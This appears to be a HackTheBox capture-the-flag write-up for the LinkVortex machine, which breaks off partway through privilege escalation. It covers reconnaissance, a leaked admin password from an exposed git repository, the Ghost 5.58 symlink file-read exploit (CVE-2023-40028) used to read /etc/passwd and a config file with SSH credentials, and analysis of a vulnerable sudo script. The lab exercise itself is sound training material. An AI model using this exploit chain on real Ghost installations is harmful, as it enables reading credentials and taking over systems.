LinkVortex


Sunday, May 25, 2025 8:14 PM


HackTheBox - LinkVortex


nmap

```
┌──(kali㉿kali)-[~/Desktop/htb/linkvortex]
└─$ nmap -A -T4 -p- -oN nmap 10.129.61.76
Starting Nmap 7.95 ( https://nmap.org ) at 2025-05-25 20:07 EDT
Nmap scan report for 10.129.61.76
Host is up (0.024s latency).
Not shown: 65533 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.9p1 Ubuntu 3ubuntu0.10 (Ubuntu Linux; protocol 2
| ssh-hostkey:
|   256 3e:f8:b9:68:c8:eb:57:0f:cb:0b:47:b9:86:50:83:eb (ECDSA)
|_  256 a2:ea:6e:e1:b6:d7:e7:c5:86:69:ce:ba:05:9e:38:13 (ED25519)
80/tcp open  http    Apache httpd
|_http-title: Did not follow redirect to http://linkvortex.htb/
|_http-server-header: Apache
Device type: general purpose|router
Running: Linux 4.X|5.X, MikroTik RouterOS 7.X
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5 cpe:/o:mikrotik
6.3
OS details: Linux 4.15 - 5.19, MikroTik RouterOS 7.2 - 7.5 (Linux 5.6.3)
Network Distance: 2 hops
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```


```
┌──(kali㉿kali)-[~/Desktop/htb/linkvortex]
└─$ cat /etc/hosts
127.0.0.1       localhost
127.0.1.1       kali
::1             localhost ip6-localhost ip6-loopback
ff02::1         ip6-allnodes
ff02::2         ip6-allrouters
10.129.61.76    linkvortex.htb
```









Just put /ghost. It will show login page. There is no default creds for this.



User enumeration



This mean there is admin@linkvortex.htb user.




Suddomain find

ffuf -u http://linkvortex.htb/ -H "HOST: FUZZ.linkvortex.htb" -w /usr/share/seclists/Discovery/DNS/subdomains-top1million-5000.txt -mc all -ac

```
┌──(kali㉿kali)-[~/Desktop/htb/linkvortex]
└─$ ffuf -u http://linkvortex.htb/ -H "HOST: FUZZ.linkvortex.htb" -w /usr/share/seclists/Discovery/DNS/subdomains-top1m
illion-5000.txt -mc all -ac
```


```
dev                     [Status: 200, Size: 2538, Words: 670, Lines: 116, Duration: 37ms]
```

```
┌──(kali㉿kali)-[~/Desktop/htb/linkvortex]
└─$ cat /etc/hosts
127.0.0.1       localhost
127.0.1.1       kali
::1             localhost ip6-localhost ip6-loopback
ff02::1         ip6-allnodes
ff02::2         ip6-allrouters
10.129.61.76    linkvortex.htb dev.linkvortex.htb
```




```
┌──(kali㉿kali)-[~/Desktop/htb/linkvortex]
└─$ gobuster dir -w /usr/share/wordlists/seclists/Discovery/Web-Content/raft-small-words.txt -o gobuster -u http://dev.
linkvortex.htb/
```

```
/.git                (Status: 301) [Size: 239] [--> http://dev.linkvortex.htb/.git/]
```




```
┌──(kali㉿kali)-[~/Desktop/htb/linkvortex]
└─$ git-dumper http://dev.linkvortex.htb/.git/ src
```

git-dumper <server address> <output folder>

we check 'git logs' but nothing found.

```
┌──(kali㉿kali)-[~/Desktop/htb/linkvortex/src]
└─$ git log
commit 299cdb4387763f850887275a716153e84793077d (HEAD, tag: v5.58.0)
Author: Ghost CI <41898282+github-actions[bot]@users.noreply.github.com>
Date:   Fri Aug 4 15:02:54 2023 +0000

    v5.58.0

commit dce2e68c9a620e9534f723a94dbb5f33c9e43034
Author: Djordje Vlaisavljevic <dzvlais@gmail.com>
Date:   Fri Aug 4 15:15:57 2023 +0100

    Added Tips&Donations link to portal links (#17580)

    refs https://github.com/TryGhost/Product/issues/3677

    - Added Tips&Donations link to Portal links in Membership settings for
    easy access
    - Updated other links to pass `no-action` lint rule

    ---------

    Co-authored-by: Sag <guptazy@gmail.com>
```

"git status command we can see there are things that would get added to this version control file but not committed yet so there's a new file this Dockerfile.ghost so let's go ahead and check this file out so do cat Dockerfile.ghost and we see it's pulling ghost version 5.58"

```
┌──(kali㉿kali)-[~/Desktop/htb/linkvortex/src]
└─$ git status
Not currently on any branch.
Changes to be committed:
  (use "git restore --staged <file>..." to unstage)
        new file:   Dockerfile.ghost
        modified:   ghost/core/test/regression/api/admin/authentication.test.js
```

We see ghost version but nothing interesting.

```
┌──(kali㉿kali)-[~/Desktop/htb/linkvortex/src]
└─$ cat Dockerfile.ghost
FROM ghost:5.58.0

# Copy the config
COPY config.production.json /var/lib/ghost/config.production.json

# Prevent installing packages
RUN rm -rf /var/lib/apt/lists/* /etc/apt/sources.list* /usr/bin/apt-get /usr/bin/apt /usr/bin/dpkg /usr/sbin/dpkg /usr/
bin/dpkg-deb /usr/sbin/dpkg-deb

# Wait for the db to be ready first
COPY wait-for-it.sh /var/lib/ghost/wait-for-it.sh
COPY entry.sh /entry.sh
RUN chmod +x /var/lib/ghost/wait-for-it.sh
RUN chmod +x /entry.sh

ENTRYPOINT ["/entry.sh"]
CMD ["node", "current/index.js"]
```


"this file was modified the regression test for authentication so if I look at it it is a pretty beefy file if we do wc-l we can see 551 lines.
There are 551 lines in the file. (so large)


```
┌──(kali㉿kali)-[~/Desktop/htb/linkvortex/src]
└─$ wc -l ghost/core/test/regression/api/admin/authentication.test.js
551 ghost/core/test/regression/api/admin/authentication.test.js
```

"we can just see what was modified in it so if I do a get diff and then cache that's going to look into the cache file I have because it's not committed yet and then we're just going to specify the file and it tells me right here uh we have change the password from thisissupersafe to OctopiFociPilfer45"


```
┌──(kali㉿kali)-[~/Desktop/htb/linkvortex/src]
└─$ git diff --cached ghost/core/test/regression/api/admin/authentication.test.js
diff --git a/ghost/core/test/regression/api/admin/authentication.test.js b/ghost/core/test/regression/api/admin/authent
ication.test.js
index 2735588..e654b0e 100644
--- a/ghost/core/test/regression/api/admin/authentication.test.js
+++ b/ghost/core/test/regression/api/admin/authentication.test.js
@@ -53,7 +53,7 @@ describe('Authentication API', function () {

         it('complete setup', async function () {
             const email = 'test@example.com';
-            const password = 'thisissupersafe';
+            const password = 'OctopiFociPilfer45';

             const requestMock = nock('https://api.github.com')
                 .get('/repos/tryghost/dawn/zipball')
```

Login to web.





Google "ghost 5.58.0 exploit"
https://github.com/0xDTC/Ghost-5.58-Arbitrary-File-Read-CVE-2023-40028



The ln -s command in Linux is used to create a symbolic link (symlink) — a sort of shortcut or pointer to another file or directory.


This exploit use symlink.

Let's try POC.


```
┌──(kali㉿kali)-[~/Desktop/htb/linkvortex]
└─$ mkdir -p exploit/content/images

┌──(kali㉿kali)-[~/Desktop/htb/linkvortex]
└─$ ln -s "/etc/passwd" "exploit/content/images/test.png"

┌──(kali㉿kali)-[~/Desktop/htb/linkvortex]
└─$ ls
exploit  Ghost-5.58-Arbitrary-File-Read-CVE-2023-40028  gobuster  nmap  src

┌──(kali㉿kali)-[~/Desktop/htb/linkvortex]
└─$ cd exploit/content/images

┌──(kali㉿kali)-[~/…/linkvortex/exploit/content/images]
└─$ ls
test.png
```

```
┌──(kali㉿kali)-[~/…/linkvortex/exploit/content/images]
└─$ ls -la
total 8
drwxrwxr-x 2 kali kali 4096 May 25 21:07 .
drwxrwxr-x 3 kali kali 4096 May 25 21:07 ..
lrwxrwxrwx 1 kali kali   11 May 25 21:07 test.png -> /etc/passwd
```

```
┌──(kali㉿kali)-[~/Desktop/htb/linkvortex]
└─$ zip -r -y exploit.zip exploit/
  adding: exploit/ (stored 0%)
  adding: exploit/content/ (stored 0%)
  adding: exploit/content/images/ (stored 0%)
  adding: exploit/content/images/test.png (stored 0%)

┌──(kali㉿kali)-[~/Desktop/htb/linkvortex]
└─$ ls
exploit  exploit.zip  Ghost-5.58-Arbitrary-File-Read-CVE-2023-40028  gobuster  nmap  src
```



It just giving MIME type of image but it is a text file.



So we try with curl and we can see the output.

```
┌──(kali㉿kali)-[~/Desktop/htb/linkvortex]
└─$ curl http://linkvortex.htb/content/images/test.png
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
_apt:x:100:65534::/nonexistent:/usr/sbin/nologin
node:x:1000:1000::/home/node:/bin/bash
```

So POC was successful.

We will try the exploit.

```
┌──(kali㉿kali)-[~/Desktop/htb/linkvortex/Ghost-5.58-Arbitrary-File-Read-CVE-2023-40028]
└─$ ./CVE-2023-40028

Usage: ./CVE-2023-40028 -u <username> -p <password> -h <host_url>
Example: ./CVE-2023-40028 -u admin -p admin123 -h http://127.0.0.1
```

Now we are in ghost docker because as we can see Ghost is hosting in docker.

```
┌──(kali㉿kali)-[~/Desktop/htb/linkvortex/Ghost-5.58-Arbitrary-File-Read-CVE-2023-40028]
└─$ ./CVE-2023-40028 -u admin@linkvortex.htb -p OctopiFociPilfer45 -h http://linkvortex.htb
WELCOME TO THE CVE-2023-40028 SHELL
Enter the file path to read (or type 'exit' to quit): /etc/passwd
File content:
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
```

We will check the config file but we don't know its location.
The git folder that we downloaded has its location.

```
┌──(kali㉿kali)-[~/Desktop/htb/linkvortex/src]
└─$ less Dockerfile.ghost
```

```
FROM ghost:5.58.0

# Copy the config
COPY config.production.json /var/lib/ghost/config.production.json

# Prevent installing packages
RUN rm -rf /var/lib/apt/lists/* /etc/apt/sources.list* /usr/bin/apt-get /usr/bin/ap
bin/dpkg-deb /usr/sbin/dpkg-deb

# Wait for the db to be ready first
COPY wait-for-it.sh /var/lib/ghost/wait-for-it.sh
COPY entry.sh /entry.sh
RUN chmod +x /var/lib/ghost/wait-for-it.sh
RUN chmod +x /entry.sh

ENTRYPOINT ["/entry.sh"]
CMD ["node", "current/index.js"]
```

We put that in the ghost docker.

```
Enter the file path to read (or type 'exit' to quit): /var/lib/ghost/config.production.json
```

Now we got user bob credentials.

```
    "contentPath": "/var/lib/ghost/content"
  },
  "spam": {
    "user_login": {
        "minWait": 1,
        "maxWait": 604800000,
        "freeRetries": 5000
    }
  },
  "mail": {
     "transport": "SMTP",
     "options": {
      "service": "Google",
      "host": "linkvortex.htb",
      "port": 587,
      "auth": {
        "user": "bob@linkvortex.htb",
        "pass": "fibber-talented-worth"
        }
      }
    }
```

"user": "bob@linkvortex.htb",
"pass": "fibber-talented-worth"

Another way to know config path.
we need to research to know this exact file name 'config.production.json' (we could just go to github.com look at how ghost stores the config)
/proc/self/cwd is a default root or home of the process.

```
Enter the file path to read (or type 'exit' to quit): /proc/self/cwd/config.production.json
```

```
        "user": "bob@linkvortex.htb",
        "pass": "fibber-talented-worth"
```

---

if we go up to two dir, we can also get it.

```
Enter the file path to read (or type 'exit' to quit): ../../../config.production.json
```

```
        "user": "bob@linkvortex.htb",
        "pass": "fibber-talented-worth"
```

SSH login

```
┌──(kali㉿kali)-[~/Desktop/htb/linkvortex/src]
└─$ ssh bob@linkvortex.htb
The authenticity of host 'linkvortex.htb (10.129.61.76)' can't be established.
ED25519 key fingerprint is SHA256:vrkQDvTUj3pAJVT+1luldO6EvxgySHoV6DPCcat0WkI.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added 'linkvortex.htb' (ED25519) to the list of known hosts.
bob@linkvortex.htb's password:
Welcome to Ubuntu 22.04.5 LTS (GNU/Linux 6.5.0-27-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/pro

This system has been minimized by removing packages and content that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.
Last login: Tue Dec  3 11:41:50 2024 from 10.10.14.62
bob@linkvortex:~$ id
uid=1001(bob) gid=1001(bob) groups=1001(bob)
bob@linkvortex:~$ cat ~/user.txt
053dc55ec107da1f7c6182213b6812d3
bob@linkvortex:~$
```

```
bob@linkvortex:~$ sudo -l
Matching Defaults entries for bob on linkvortex:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin, use_pty,
    env_keep+=CHECK_CONTENT

User bob may run the following commands on linkvortex:
    (ALL) NOPASSWD: /usr/bin/bash /opt/ghost/clean_symlink.sh *.png
```

These are the sudo configuration defaults for `bob`:

- `env_reset`: Clears most environment variables for security when using `sudo`.
- `mail_badpass`: Sends an email to the administrator on authentication failure.
- `secure_path=...`: Sets a safe executable search path when using `sudo`.
- `use_pty`: Forces use of a pseudo-terminal when running sudo commands.
- `env_keep+=CHECK_CONTENT`: Allows the `CHECK_CONTENT` environment variable to **persist** when using `sudo`. This is important for the script you showed earlier.

cat /opt/ghost/clean_symlink.sh

```
#!/bin/bash

QUAR_DIR="/var/quarantined"

if [ -z $CHECK_CONTENT ];then
  CHECK_CONTENT=false
fi

LINK=$1

if ! [[ "$LINK" =~ \.png$ ]]; then
  /usr/bin/echo "! First argument must be a png file !"
  exit 2
fi

if /usr/bin/sudo /usr/bin/test -L $LINK;then
  LINK_NAME=$(/usr/bin/basename $LINK)
  LINK_TARGET=$(/usr/bin/readlink $LINK)
  if /usr/bin/echo "$LINK_TARGET" | /usr/bin/grep -Eq '(etc|root)';then
    /usr/bin/echo "! Trying to read critical files, removing link [ $LINK ] !"
    /usr/bin/unlink $LINK
  else
    /usr/bin/echo "Link found [ $LINK ] , moving it to quarantine"
    /usr/bin/mv $LINK $QUAR_DIR/
    if $CHECK_CONTENT;then
      /usr/bin/echo "Content:"
      /usr/bin/cat $QUAR_DIR/$LINK_NAME 2>/dev/null
    fi
  fi
fi
```

Purpose

The script is designed to:

- Accept a `.png` file path (symlink) as an argument.
- Verify it is a symbolic link.
- Check if the link points to a sensitive location (like `/etc` or `/root`).
- If unsafe, remove the link.
- If safe, move it to a quarantine directory (`/var/quarantined`).
- Optionally display its contents.

Code analysis

-We can set any avariable as CHECK_CONTENT.

-CHECK_CONTENT is where its vulenrable, if CHECK_CONTENT is bash, it will execute bash.

```
  if $CHECK_CONTENT;then
    /usr/bin/echo "Content:"
    /usr/bin/cat $QUAR_DIR/$LINK_NAME 2>/dev/null
  fi
```

-We need to create a symlink png file because the program will only check CHECK_CONTENT if the png file has symlink. It does not matter what type of symlink the png file has.

-The program will check the symlink png file first > It will CHECK_CONTENT > It will run bash > The program will hung and we will get root access.

Set symlink


```
bob@linkvortex:/tmp$ ln -s random test.png
bob@linkvortex:/tmp$ ls -al
total 92
drwxrwxrwt 13 root root 36864 May 26 02:22 .
drwxr-xr-x 18 root root  4096 Nov 30 10:07 ..
drwxrwxrwt  2 root root  4096 May 25 23:31 .ICE-unix
drwxrwxrwt  2 root root  4096 May 25 23:31 .Test-unix
drwxrwxrwt  2 root root  4096 May 25 23:31 .X11-unix
drwxrwxrwt  2 root root  4096 May 25 23:31 .XIM-unix
drwxrwxrwt  2 root root  4096 May 25 23:31 .font-unix
drwxrwxr-x  2 bob  bob   4096 May 26 02:14 ee.png
-rwxrwxr-x  1 bob  bob     18 May 26 02:04 false
drwx------  3 root root  4096 May 25 23:31 systemd-private-0b1ae363e59c4e698ff0904983ebae43-apache2.service-EOzOPO
drwx------  3 root root  4096 May 25 23:31 systemd-private-0b1ae363e59c4e698ff0904983ebae43-systemd-logind.service-sQ2G1j
